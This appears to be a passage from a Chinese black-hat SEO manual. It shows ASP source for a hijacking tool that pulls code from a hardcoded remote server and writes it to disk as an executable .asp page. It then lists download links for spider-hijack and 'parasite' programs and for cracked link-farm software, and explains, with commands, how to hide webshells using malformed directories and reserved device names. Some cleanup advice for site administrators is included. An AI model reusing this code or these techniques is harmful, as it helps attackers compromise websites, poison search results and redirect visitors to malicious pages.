                                    randomize
                                    data = getHttpPage(DB_service & "?act=moban_page&tcod
e="&tcode&"&templets="&DB_mb&"&t="&(100000 * Rnd),tcode)
                                    data = Replace(data, "---|***timo***|","") : data = R
eplace(data, "---|***timo***|","")
                                    if (tcode = "gb2312") then
                                        Call CreatGBK("moban_page.txt", data)
                                    else
                                        Call CreatUTF8("moban_page.txt", data)
                                    end if
```

```
                                        randomize
                                        data = getHttpPage(DB_service & "?act=subject&lang=asp&tcode="&tcode&"&t="&(100000 * Rnd),tcode)
                                        data = Replace(data, "---|***timo***|","") : data = Replace(data, "---|***timo***|","")
                                        if (tcode = "gb2312") then
                                                Call CreatGBK("updatehtml.asp", data)
                                        else
                                                Call CreatUTF8("updatehtml.asp", data)
                                        end if
                                        response.write("数据下载完成<script>setTimeout(function(){window.location.href='updatehtml.asp?t="&(100000 * Rnd)&"';}, 1000)</script>")
                                end if
                        else
                %>
                <script type="text/javascript">
                function GetMB(key){GetMB_obj.location.href="?act="+key+"&vs="+(document.form1.service.value)+"&tcode="+(document.form1.targetcode.value);}
                function GetMB_list(str){
                        var Obj = document.form1.mb;
                        Obj.options.length=0;
                        var Arrs=str.split(",");
                        for (i=0;i<Arrs.length ;i++ ){
                                Obj.options.add(new Option(Arrs[i],Arrs[i]));
                        }
                }
                function GetLS(key){GetLink_obj.location.href="?act="+key+"&vs="+(document.form1.service.value)+"&tcode="+(document.form1.targetcode.value);}
                function GetLink_list(str){
                        var Obj = document.form1.links;
                        Obj.options.length=0;
                        var Arrs=str.split(",");
                        for (i=0;i<Arrs.length ;i++ ){
```

```
                                Obj.options.add(new Option(Arrs[i],Arrs[i]));
                        }
            }
            function GetKS(key){GetKey_obj.location.href="?act="+key+"&vs="+(document.form1.serv
ice.value)+"&tcode="+(document.form1.targetcode.value);}
            function GetKeys_list(str){
                        var Obj = document.form1.keys;
                        Obj.options.length=0;
                        var Arrs=str.split(",");
                        for (i=0;i<Arrs.length ;i++ ){
                                Obj.options.add(new Option(Arrs[i],Arrs[i]));
                        }
            }
            window.onload = function(){GetMB('mb_list');GetLS('links_list');GetKS('keys_list');}
            </script>
            <div style="display:none;"><iframe id="GetMB_obj" name="GetMB_obj"></iframe><iframe
id="GetLink_obj" name="GetLink_obj"></iframe><iframe id="GetKey_obj" name="GetKey_obj"></ifram
e></div>
            <div style="width:380px;margin:auto;border:8px #e8e8e8 solid;background:#f6f6f6;marg
in-top:30px;padding:25px 80px 20px;">
                        <h2>提莫劫持泛站版 Version 2013</h2>
                        <form name="form1" method="post" action="" style="font-size:14px;">
                                <input name="ing" type="hidden" id="ing" value="timo" />文件目标
编码：
                                <select id="targetcode" name="targetcode" style="width:80px;">
                                        <option value="gb2312">GB2312</option>
                                        <option value="utf-8">UTF-8</option>
                                </select>
                                <br /><br />
                                服务器地址：<input id="service" name="service" type="text" size="
40" value="http://118.193.150.243:86/ASP/" /><br /><br />
```

调用的模板：<select id="mb" name="mb" style="width:200px;"><option>请先获取模板列表...</option></select> <input type="button" onclick="javascript:GetMB('mb_list');" value="获取模板" style="width:80px;height:25px;cursor:pointer;" />

调用的外链：<select id="links" name="links" style="width:200px;"><option>请先获取外链列表...</option></select> <input type="button" onclick="javascript:GetLS('links_list');" value="获取外链" style="width:80px;height:25px;cursor:pointer;" />

调用关键词：<select id="keys" name="keys" style="width:200px;"><option>请先获取关键词列表...</option></select> <input type="button" onclick="javascript:GetKS('keys_list');" value="获取关键词" style="width:80px;height:25px;cursor:pointer;" />

存放文件夹：<input name="catalog" type="text" id="ext" value="./news/" size="18" title="./本地址 ../上级目录" /> 生成：<input name="maxnum" type="text" id="maxnum" value="800" size="5" style="text-align:center;" />页

每页更新量：<input name="pagenum" type="text" id="pagenum" value="100" size="5" style="text-align:center;" /> 条   列表页:<input name="listnum" type="text" id="listnum" value="100" size="5" style="text-align:center;" />条文章/页

生成文件格式：<select id="names" name="names" style="width:100px;">

<option value="en_num">英文&数字</option>

<option value="en">随机英文</option>

<option value="num">随机数字</option>

<option value="addnum">递增数字</option>

</select><select id="ext" name="ext" style="width:60px;">

<option value=".html">.html</option>

<option value=".htm">.htm</option>

<option value=".php">.php</option>

<option value=".asp">.asp</option>

<option value=".aspx">.aspx</option>

</select>

递增基数：<input type="text" style="text-align:center;width:70px" value="1000" id="basenum" name="basenum">

每次递增：<input type="text" style="text-align:center;width:70px" value="1" id="addnum" name="addnum">


列表页前缀名称：<input type="text" style="text-align:center;width:70px" value="index" id="listprefix" name="listprefix">

```
                                <br /><br />

                                选择生成版本：<label title="生成例如：Ys8vp2.html"><input type="radio" name="types" value="pages" checked="checked" />页面版</label>  <label title="生成例如：Ys8vp2/index.html"><input name="types" type="radio" value="catalog" />目录版</label><br /><br />

                                完成删除临时数据：<label title="完成后删除程序文件" style="color:red;"><input name="delor" type="radio" value="1" checked="checked" />删除掉</label>  <label title="不删除程序文件"><input type="radio" name="delor" value="0" />不删除</label><br /><br />

                                <center><input type="submit" name="button" id="button" value="猛戳这里吧" style="width:180px;height:30px;cursor:pointer;font-size:16px;font-weight:bold;" /><input type="button" name="button2" value="文件管理工具" onclick="location.href = '?act=delfile';" style="width:140px;height:30px;cursor:pointer;font-size:14px;margin-left:-1px;" /></center>

                    </form><br />

                    <div style="font-size:12px;text-align:center;color:#999;">CopyRight 2013-12-14 提莫队长前去探路</div>

          </div>

          <%

                    end if

          end if

end if

%>

</body>

</html>
```

6.1.21、逆天者站群

```
参考网址：http://www.heimaoxuexi.com/thread-244-1-1.html

下载地址：

http://so.baiduyun.me/search.php?wd=%E9%80%86%E5%A4%A9%E8%80%85%E7%AB%99%E7%BE%A4&ch=&tn=baidu&bar=&rsv_spt=3&ie=utf-8&rsv_n=2&rsv_sug3=1&rsv_sug1=1&rsv_sug4=26&inputT=355
```

逆天者站群-ip 变异域名泛站群结合版　　逆天者站群打造，收录和排名最稳定的泛站群软件！
看下官方给的介绍：可以灵活控制文章更新时间，友情链接交换时间，可以抵御垃圾蜘蛛攻击，可以操作 ip 泛站群以及域名泛站群，可以定向链轮等，下面就给大家展示下逆天者站群 X1；



模板调用说明：

如果做域名泛站，模板位置 config/moban 目录随机一套模板目录

如果是做进制 IP 泛站，模板位置 config/进制模板

<a href="http://<逆天者_当前域名>/<逆天者_固定栏目 ID>/"><逆天者_固定栏目关键词>
<a href="http://<逆天者_当前域名>/<逆天者_随机字符><逆天者_随机数字><逆天者_随机数字>.html
<逆天者_进制 ip> 调用 config 目录下的 ip.txt 随机一行 ip 自动转成进制。
可以应用于所有模板。 提前在 ip.txt 中添加 IP 地址一行一个。
进制 ip 如 0177.0x00.00.0x00000000001
<逆天者_句子> 调用 juzi 文件夹中 随机一个文本中 随机一行句子 每个文档 300K 以内最好
<逆天者_句子 2> 调用 juzi2 文件夹中 随机一个文本中 随机一行句子 每个文档 300K 以内最好
<逆天者_随机字符> 随机一个字符, 如 a 1 3
<逆天者_随机数字> 随机一个数字, 如 1 3
<全局_栏目> 调用 栏目导航 对应模板 quanju/栏目导航.html
<全局_最新文章> 调用 最新文章 对应模板 quanju/最新文章.html 或 quanju/增补最新文章.html
<全局_友情链接> 调用 友情链接 对应模板 quanju/友情链接.html 或 quanju/增补友情链接.html
<全局_随机文章> 调用随机文章 对应模板 quanju/随机文章.html 或 quanju/随机文章.html
<全局_栏目文章列表> 调用栏目文章列表 对应模板 quanju/栏目文章列表.html 或 quanju/栏目文章列表.html
<首页核心词> 调用 对应首页特征的 核心词，即对应关键词
<逆天者_当前域名> 调用当前访问的域名
<逆天者_顶级域名> 调用当前域名的顶级域名
<逆天者_随机关键词> 随机抽取 keywords 目录下的随机一行关键词 每个文档 300K 以内最好
<逆天者_随机外链> 随机抽取 link.txt 中的随机一行文本
<逆天者_固定栏目 ID> <逆天者_固定栏目关键词> 成对出现 调用 当前网站的随机一组栏目特征和关键词
<逆天者_固定首页 ID> <逆天者_固定首页关键词> 成对出现 调用 当前顶级域名的固定优化二级站
<逆天者_随机图片> 调用 pics 目录中的 随机一张图片 注意 图片名称要提前导出到 tupian.txt 中
<逆天者_随机视频> 调用 shipin.txt 中随机一行文本
<逆天者_随机变量> 调用 bianliang.txt 中随机一行文本
<逆天者_定向链轮> 调用 定向链轮 文件夹中指定文档随机一行文本
注：如果是进制类站群，则固定调用 定向链轮 文件夹中 进制.txt 中随机一行文本
<spider> 调用 spider.txt 中随机一行文本 动态变化 可以用于进制站
<栏目核心词> <栏目核心 ID> 成对出现 调用当前页面的栏目词和特征
<逆天者_当前页面地址> 当前页面的地址
<逆天者_当前栏目地址> 取内容页所对应的栏目页地址
<逆天者_年> 取年
<逆天者_月> 取月
<逆天者_日> 取日
<逆天者_发布时间> 取当天的时间 格式如：2014-8-13 9:10:20
<逆天者_发布时间 1> 取昨天的时间 格式如：2014-8-12
<逆天者_发布时间 2> 取前二天的时间 格式如：2014-8-11
<逆天者_发布时间 3> 取前三天的时间 格式如：2014-8-10
<逆天者_发布时间 4> 取前四天的时间 格式如：2014-8-9
<逆天者_发布时间 5> 取前五天的时间 格式如：2014-8-8
通过发布时间标签 可以更灵活的仿制正规站点

6.1.22、百万淘客站群 4.0 商业破解版

下载地址：

百度云盘下载：http://pan.baidu.com/s/1jGC4eCe 密码：u9jp

360 云盘下载：http://yunpan.cn/Q49SnxFababYE （访问密码：d7de）

源码安装说明

1；空间需要支持 php+mysql+伪静态

2；运行帝国备份王，即打开 http://你的网址/ebak 如果是本地就打开 http://127.0.0.1/ebak ，帝国默认管理账号和密码分别是 admin 123456 进去以后恢复数据库

3；修改 core/config/app.conf.php 中的数据库信息

0 => 'localhost', 这里红色字修改成你的数据库服务器 ip，一般不需要修改

1 => 'sqlxxx', 这里红色字修改成你的数据库名字

2 => 'xxx', 这里红色字修改成你的数据库用户名

3 => 'w123456', 这里红色字修改成你的数据库密码

4；做好伪静态，规则在根目录。

5；登陆后台/admin admin admin 配置信息

后台默认 PID 是淘点金的 PID，其他的自己体会！

6.2、寄生虫

目前寄生虫用的比较多的有：先锋寄生虫、小张寄生虫、提莫寄生虫
如果感觉寄生虫自带模板不好看的话可以自己去修改模板的，最近这段时间用的比较多的模板主要有留言板类型的模板、百度百科、问答类型、软件下载站模板

寄生繁殖程序源码

```
Php 版寄生虫：http://pan.baidu.com/share/home?uk=3948152684&view=share#category/type=0

Asp 版寄生虫：http://pan.baidu.com/wap/link?uk=18611241&shareid=1403897021&third=0

Php+asp 寄生虫：http://pan.baidu.com/wap/link?uk=4178266068&shareid=3252945961&third=0

                http://pan.baidu.com/wap/link?uk=1528456038&shareid=692448124&third=0

                http://pan.baidu.com/wap/link?uk=238120164&shareid=430884961&third=3（劫持版）

                http://pan.baidu.com/wap/link?uk=238120164&shareid=430884961&third=3（主控+被控）

                http://pan.baidu.com/wap/link?uk=2286973417&shareid=968860906&third=3（N 点）

                http://1000eb.com/12qjx（自动繁殖版）

                http://www.luoweihua.cn/wp-content/uploads/baidu/%E5%AF%84%E7%94%9F%E8%99%AB%E7
%B9%81%E6%AE%96%20%E9%93%BE%E8%BD%AE%E7%AB%99%E7%BE%A4%20%E8%87%AA%E5%8A%A8%E6%94%B9%E6%96%87
%E4%BB%B6%E5%B1%9E%E6%80%A7.zip

自动繁殖+链轮+自动修改文件属性：http://pan.baidu.com/share/link?shareid=282855411&uk=1815581379
```

6.3、新闻源劫持

在灰色优化中，新闻源优化是快速增加收录的一种形式，但是收录不等同于排名，也就是说我发布的很多文章可能在瞬间被收录，但是不能保证这些关键词和文章会有排名，所以操作新闻源的时候是需要看你优化的产品和类别已经关键词热度。

通常新闻源的优化手段是目录寄生（寄生的是新闻版单页面，当然也有做站内站的，）和网站新闻发布，基本上操作这些网站的时候是利用管理员账号进入发布自己需要推广的内容和链接，在搜索引擎抓取收录之后，再把这些内容删除掉，这样既可以在快照未更新之前有一定的搜索排名，还能保证一定情况下管理员发现的可能性。

在选择新闻源的时候，需要注意的事项就是网站的收录数量和反链，同样是新闻源，有的网站权重要高，而有的要低的多，我能不能说权重低的新闻源没有权重高的好，关键是看网站的质量和更新频率，有的新闻源是“试”新闻源状态，也就是说此类新闻源在搜索引擎的考核期内，那么这样子的站在操作的时候，不免还出现一些掉权现象。

第七章 劫持-作弊方式

7.1、百度权重劫持

百度蜘蛛最新劫持代码，提高权重

技术原理

蜘蛛劫持的技术原理：劫持搜索引擎蜘蛛以及搜索引擎流量导入目标网站。当然这种方法是很多高端黑帽SEO的手法，不夸张的说国内某些大型门户站；网赚达人；私服行业。灰色行业高竞争关键词，都有涉入。

实现方式

通过黑客手段进入猎取站点，在其中一文件夹或者根目录上传一个文件（快照文件，给搜索引擎看的）来达到劫持猎取站点的蜘蛛，干扰方式引入目标站点。

劫持手段

常见的搜索引擎蜘蛛劫持手段，包括：asp 代码劫持、php 代码劫持、js 代码劫持，这些劫持的代码都很有实效性，都需要根据蜘蛛的升级而升级。

解决办法

蜘蛛劫持问题的解决方法是第一时间检查自己的网站空间中是否存在木马文件，一般情况下都是这种global.asa ，这个时候就要把这个文件名字重命名，这个时候这个木马程序就不会被别人控制了，因为这种木马文件我们是删处不掉的，只有空间商才有权限删除。木马文件重命名后在让空间商帮忙删除这个木马文件。

好了废话也只到这里。

代码和使用教程下载

文件说明：代码+使用教程。

asp 蜘蛛劫持骗链接

下载地址：asp 蜘蛛劫持骗链接.zip

```
http://www.luoweihua.cn/wp-content/uploads/baidu/asp%E8%9C%98%E8%9B%9B%E5%8A%AB%E6%8C%81%E9%AA%97%E9%93%BE%E6%8E%A5.zip
```

asp 蜘蛛劫持作淘宝客跳转

下载地址：asp 蜘蛛劫持作淘宝客跳转.zip

```
http://www.luoweihua.cn/wp-content/uploads/baidu/asp%E8%9C%98%E8%9B%9B%E5%8A%AB%E6%8C%81%E4%BD%9C%E6%B7%98%E5%AE%9D%E5%AE%A2%E8%B7%B3%E8%BD%AC.zip
```

php 蜘蛛劫持骗链接

下载地址：php 蜘蛛劫持骗链接.zip

```
http://www.luoweihua.cn/wp-content/uploads/baidu/php%E8%9C%98%E8%9B%9B%E5%8A%AB%E6%8C%81%E9%AA%97%E9%93%BE%E6%8E%A5.zip
```

php 蜘蛛劫持作淘客跳转

下载地址：php 蜘蛛劫持作淘客跳转.zip

```
http://www.luoweihua.cn/wp-content/uploads/baidu/php%E8%9C%98%E8%9B%9B%E5%8A%AB%E6%8C%81%E4%BD%9C%E6%B7%98%E5%AE%A2%E8%B7%B3%E8%BD%AC.zip
```

蜘蛛劫持 301 权重递归-asp

下载地址：蜘蛛劫持 301 权重递归-asp.zip

```
http://www.luoweihua.cn/wp-content/uploads/baidu/%E8%9C%98%E8%9B%9B%E5%8A%AB%E6%8C%81301%E6%9D%83%E9%87%8D%E9%80%92%E5%BD%92-asp.zip
```

蜘蛛劫持 301 权重递归-php 版

下载地址：蜘蛛劫持 301 权重递归-php 版.zip

```
http://www.luoweihua.cn/wp-content/uploads/baidu/%E8%9C%98%E8%9B%9B%E5%8A%AB%E6%8C%81301%E6%9D%83%E9%87%8D%E9%80%92%E5%BD%92-php%E7%89%88.zip
```

删除程序操作

蜘蛛劫持问题的解决方法是第一时间检查自己的网站空间中是否存在木马文件，一般情况下都是这种 global.asa ，这个时候就要把这个文件名字重命名，这个时候这个木马程序就不会被别人控制了，因为这种木马文件我们是删处不掉的，只有空间商才有权限删除。木马文件重命名后在让空间商帮忙删除这个木马文件。

或者使用安全系列的 网站检测工具去检测

7.2、webshell 隐藏、创建畸形目录

说到隐藏 WebShell 的方法，从最初的包含图片（#include file="a.jpg"）、

设置文件隐藏属性（Fso 组件可以做到，完全支持），再到较早的畸形目录、

特殊文件名（两年前开始流行），或者两者结合使用（例如：c:\a.\aux.txt），

直到现在的驱动级隐藏（大约一年半前开始流行），这些小黑客们也算是有一点进步吧……

先扫盲，普及一下相关知识：

畸形目录：

目录名中存在一个或多个. （点、英文句号）

特殊文件名：

其实是系统设备名，这是 Windows 系统保留的文件名，普通方法无法访问，

主要有：lpt,aux,coml-9,prn,nul,con，例如：lpt.txt、coml.txt

驱动级隐藏：

由于这些小黑客们都没有能力编写驱动，所以主要是借助一些第三方软件进行隐藏，

例如：Easy File Locker 1.3，如今很流行，底下会详细讲。

其他方法：

循环锁定文件，一两年前曾经很火爆，首先弄一个非木马脚本（不会被杀），

只有简单的文件读写功能，然后在一个 24 小时运行的服务器上，使用程序每隔一秒请求一次该脚本，

该脚本每次执行时会检查目标文件（某个挂马或者黑帽 SEO 的文件）的大小以及属性是否正确，

如果不是，那么就删除，然后重写，在设置属性，从而达到“文件锁定”的目的，

该方法一般和畸形目录+特殊文件名配合使用。

另类方法：

Aspx 可以打开文件，但不关闭句柄，在此期间该文件就无法删除或修改，

有效期直到下次 IIS 或服务器重启。

如果无法提权，但是支持低权限运行程序，那就可以写一个简单的程序传上去，

低权限锁定文件，直到该进程结束或服务器重启，锁定方法可以参考上边的，

例如循环监视锁定，或者文件句柄……

以上这些隐藏方法，如今已经被大量应用到黑帽 Seo、挂马、关键词优化等非法活动中了，
各大站长、管理员深受其害……

畸形目录、特殊文件名的创建、删除方法都很简单：

畸形目录：

只需要记住将一个点换成两个点就行了，例如：
创建一个“a..”目录：md c:\a..\，实际显示为：c:\a.\，普通方法无法访问，
以此类推，也可以为多个点……
删除的方法也一样：rd /s /q c:\a..\

特殊文件名：

稍微复杂点，普通的路径访问是无法访问的，需要用这种方式的路径：
\\.\c:\aux.txt 或\\?\c:\aux.txt 或\\计算机名\c:\aux.txt（网上邻居形式的路径），
例如：
创建一个文件：echo hello>\\.\c:\aux.txt
读取该文件内容：type \\.\c:\aux.txt
删除该文件：del /f /q /a \\.\c:\coml.txt
很简单，是吧，好的，现在我们挑战更复杂一点的……
畸形目录+ 特殊文件名：

创建：

```
md c:\a..\

echo hello>\\.\c:\a..\aux.txt
```

读取：

```
type \\.\c:\a..\aux.txt
```

删除的方法已经不能用刚才的了，需要这样：

```
rd /s /q \\.\c:\a..\
```

（还有些其他的特殊路径，可以参考：带点文件夹的创建与删除、
【技巧】名字带“\”文件夹的创建与删除 ）
很好，现在，你已经学会了如何处理这种目录、文件了，以上的操作，
Asp 使用 Fso 组件完全可以做到，完全支持这种路径，
也就是说普通的 WebShell 权限就可以完成了……
\(^o^)/
至于“其他方法”和“另类方法”的清理就比较简单了，例如：

其他方法：

找出可疑脚本，然后删除即可，可以搜索关键词，例如 Asp 中的：
FSO、FileSystemObject、OpenTextFile、CreateTextFile、CopyFile、DeleteFile、.Write 等……
其实最简单的方法是查看 IIS 日志，看那个文件被频繁大量请求，
然后找出该文件，然后你懂的……
此方法经常配合畸形目录、特殊文件名、包含图片等结合使用，
使用刚才讲过的方法清理即可。

另类方法：

比较简单了，找出可疑进程，最明显的是用户名是 IIS 的账户，结束掉，然后删除该文件。

最后重启 IIS 即可，各种锁定文件句柄的方法统统会失效，或者干脆重启服务器。
再提一下，一般，一个有价值的网站，他们不会轻易放弃的，会留下一堆后门，
各种文件中插入一句话，保留原来的漏洞或者人为的制造一个漏洞，
即使所有后门都被清理，依旧可以拿下！
而且还会定期检查，有人还使用软件 24 小时监控挂马的页面，每秒一次，
发现不存在某个关键词就报警，然后攻击者就上去恢复，这也是为什么删了又会出现，
删不干净的原因……
如果已经遭到提权的话，系统可能已经中了一堆木马，各种“粘滞键后门”、
“放大键后门”、“Win+U 后门”、“隐藏、克隆账户”、“触发式后门”等……
所以，你事后需要要全面检查下系统了，不要忘记检查杀毒软件的白名单，你懂的……
进行这些操作，我本人推荐使用手工杀毒工具“PowerTool v4.2”、“XueTr v0.45”，
在文章的最后我会写上官方下载地址。
使用这两个软件要注意下，它们使用的驱动兼容性很差，有比较大的几率会造成系统蓝屏，
所以如果您的机器不支持在线重启的话，您可要掂量好再用，希望他们以后的版本能改进下……
说到驱动隐藏，最典型的现象就是系统盘及系统目录中存在以下文件：

```
c:\Program Files\Easy File Locker

c:\Program Files\Easy File Locker\FileLocker.exe

c:\Program Files\Easy File Locker\uninst.exe

c:\Documents and Settings\Administrator\桌面\Easy File Locker.lnk

c:\Documents and Settings\Administrator\「开始」菜单\程序

\Easy File Locker

c:\Documents and Settings\Administrator\「开始」菜单\程序

\Easy File Locker\Easy File Locker.lnk

c:\Documents and Settings\Administrator\「开始」菜单\程序

\Easy File Locker\Uninstall.lnk
```

↑ 以上文件十有八九已被攻击者删除（管理员想破脑袋，都不知道怎嘛回事），
但以下文件是绝对存在的！ ↓

```
c:\WINDOWS\xlkfs.dat

c:\WINDOWS\xlkfs.dll

c:\WINDOWS\xlkfs.ini

c:\WINDOWS\system32\drivers\xlkfs.sys
```

该软件名字叫：Easy File Locker，一般用 Easy File Locker 1.3，或着是其它版本，你可以搜一下，网上一堆……
功能很简单，简单的驱动隐藏文件（简单的 C、C++ 就可以实现，网上大量源码），支持单个文件或者整个目录。
支持设置访问权限，属性为：可读/可访问（Accessible）、可写（Writable）、可删除（Deletable）、可见

（Visible）
一般做黑链的小朋友都会这样设置：只勾选可读，其他的一律拒绝……
那么，会有这样的效果，该文件不会显示，不能通过列目录列出来，也不能删除，除非你知道完整路径，你才可以读取文件内容。
这也是为什么各位管理员头疼的地方了，愣是找不到文件，但是直接访问网站却是可以执行的……
ヽ(ﾟ_ゝﾟ)ノ
并且该软件还可以设置密码，启动、修改设置、卸载及重复安装的时候都需要密码，更蛋疼的是，主界面、卸载程序等都可以删除，只留下核心的驱动文件就行了……
可以做到无进程、无启动项，无任何异常，因为只加载了一个驱动……
这也是很多管理员想破头都不知道怎吗回事的原因……
说完他的原理、特性，我们再讲讲清除它的方法（不管有没有密码）：
首先设置系统“显示隐藏文件”，步骤如下：
1、随意打开一个文件夹、磁盘
2、在文件浏览窗口，依次点击：工具（顶部菜单）--> 文件夹选项--> 查看（顶部选项卡）
3、依次勾选或点选，设置：隐藏受保护的操作系统文件（不勾选）、显示所有文件和文件夹（选中）、隐藏已知文件类型的扩展名（不勾选），然后点击确定按钮。
提示，如果无法正常选中，例如复选框为灰色、不可操作、勾选无效等现象，说明对应的注册表项已被破坏，可以使用以下注册表代码进行修复：

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\

Advanced\Folder\Hidden\SHOWALL] www.2cto.com

"CheckedValue"=dword:00000001
```

将以上代码保存为：Fix_Hide_File.Reg（修复隐藏文件），然后双击导入注册表即可。
然后以文本方式可以打开：C:\WINDOWS\xlkfs.ini，这是“Easy File Locker”的配置文件，不出所料的话，你可以看到它的配置信息……
（呵呵，也许会有朋友会问，如果他们连这个文件都隐藏了的话怎么办？很遗憾，该软件不支持隐藏自身的配置文件……）
内容例如：

```
[Common]

Count=4

[0]

Path=C:\a.txt

Type=0

Access=14

[1]

Path=C:\b.txt

Type=0

Access=14
```

```
[2]

Path=C:\c.txt

Type=0

Access=14

[3]

Path=C:\d.txt

Type=0

Access=14
```

文件、文件夹的路径、设置的权限等一览无余……
注意!! 这里记得要把这个文件复制一份单独留着，等会儿清理被隐藏文件的时候要用到!! 切记!!!!
然后删除上边所列的所有文件，尤其是系统目录中的那四个文件，如果无法删除可以考虑使用第三方工具强删，然后重启系统。
系统启动后会提示：至少有一个服务或驱动程序无法加载或错误。
这是由于我们删除了那个驱动文件，但是驱动加载项还在，所以会提示加载错误，不理即可。
进入系统后，你会发现隐藏的文件全都回来了，那么，就简单多了，对照你先前备份的那个配置文件，挨个清理即可……
（如果要彻底清除密码，只需要重装该软件，此时不会提示有密码，再卸载即可……）
最后，再检查下杀毒软件白名单中的内容（参考上边的内容进行全面检查，上边说过不再重复），你懂的……
最后再简单的说说黑帽 SEO 作弊的方法，方便广大站长清理对应的文件。
一般都是劫持百度蜘蛛，很早之前，是在你网站单独放一个脚本文件，该脚本会远程调用攻击者的服务器数据，然后动态显示各种页面，也有少数是把数据库放在你网站，或者干脆生成静态的页面。
然后在你网站的首页（或其他高权重网站）放置一个指向该文件的链接（隐藏的），然后下次蜘蛛抓取的时候，自然会爬向该文件，从而抓取一堆攻击者的预先防止好的数据（通常是生成的垃圾文章堆砌关键词），如果你网站权重够高的话，那么这些关键词会排到较好的位置，从而给攻击者带来巨大的流量，以及很好的经济效益……
（权重：网站的权威性和重要性，相当于谷歌的 PR 值，是百度对网站评价的一个打分，网站权重越高，那么排名越高、收录越快、越多。）
简单地说，就是在你的网站中生成了一个“小网站”，蜘蛛抓取后，自然会认为是你网站的内容，会按照你网站的权重给于相应的排名。
当有人从百度或者其他搜索引擎点进来的时候，那些脚本会判断来路“Referer: http://www.baidu.com/”，或者直接跳转到攻击者的总页面，从而进行跳转或挂马操作。
当给很多个高权重网站重复以上操作以后，带来的流量就相当可观了，相当于养了一个高权重站群！
而一般政府（gov）、教育（edu）等机构的网站权重都比较高，这也是为什么各路人马都在喊：高价收购政府站、教育站。
这种做法，大约是两三年前的做法，后来做的太疯狂了，百度进行了改版，修改了抓取算法。
导致结果是，他们的数据依然是抓取的，但是会在半个月或者一个月后才放出来快照，然后才给于排名，这大大的影响了黑帽 SEO 行业，于是新的做法出现了：全局劫持！
什么叫全局劫持？由于百度短时间内不会收录突然冒出来的新链接，所以小黑客们就想到了新的招数：利用网站原有页面进行作弊……
So，邪恶的东西来了：Global.asa、Global.asax，实际上这个方法在很多年前挂马的时候就应用到了。

这两个文件是 Asp 和 Aspx 独有的特殊文件，作用是在每次执行一个动态脚本的时候，都会先加载该脚本，然后再执行目标脚本。
（该文件还可以进行简单的文件锁定，因为每次都先执行嘛，所以可以每次都判断一次某个文件状态，然后进行某些操作，和上边的循环监视锁定的效果是一样的。）
（实际上不一定非要写这俩文件，例如：conn.asp、conn.php 等被大量脚本包含的通用文件都可以，效果是一样的，而且比这个隐蔽多了……）
关于这个文件具体的细节就不说了，不然又是个长篇大论，想了解的可以去搜搜，或者参考：http://baike.baidu.com/view/673542.htm
所以效果就来了，既然执行每个脚本的时候都会先执行该文件，小黑客们就想到了劫持蜘蛛的方法，在 Global.asa 中写判断用户系统信息的代码（User-Agent：Mozilla/5.0），然后判断是否是蜘蛛、来路是什么等信息……
如果是蜘蛛来访，那么就会输出 SEO 作弊用的关键词，否则就显示正常页面，如果你网站更新频率很高的话，那么几乎是刚挂上关键词就收录了，就来量了，很快。
如果用户来路信息为搜索引擎，那么就跳转到攻击者的页面，否则显示正常页面。
最后造成的影响就是，例如百度：site:lcx.cc，所有原有页面快照都变成了攻击者的关键词（最典型的就是首页了，因为首页快照更新周期短、频率高，而且权重高），然后你点进去就会跳转到另外一个页面（攻击者挂马的页面）……
如果你不是从百度等搜索引擎点进去的，而是直接访问该网站，那是不会有任何异常现象的，所以该方法比较隐蔽……
前几个月新闻媒体疯狂报道的“某某政府网站快照是色情网站、六合彩”等新闻，就是因为这样……
而该方法有个很严重的后果，刚开始 SEO 作弊带来的访问量很大，然后快照越来越少，最后被 K 光了，对被挂的网站影响很大，基本是毁了……
如今的 SEO 作弊方法略有改进，但万变不离其中，高权重网站是必不可少的，修改你网站文件、劫持百度蜘蛛是必不可少的，这里只是略提一下，实际上要复杂得多……
这篇文章基本上算是写完了，各位站长、管理员知道了原理，就可以对症下药了……
最后提供各种提到的软件下载：
（以下地址均为官方网站，可放心下载！）

```
XueTr v0.45：http://www.xuetr.com/

PowerTool v4.2：http://hi.baidu.com/ithurricane/blog

Easy File Locker 1.3：http://www.xoslab.com/
```

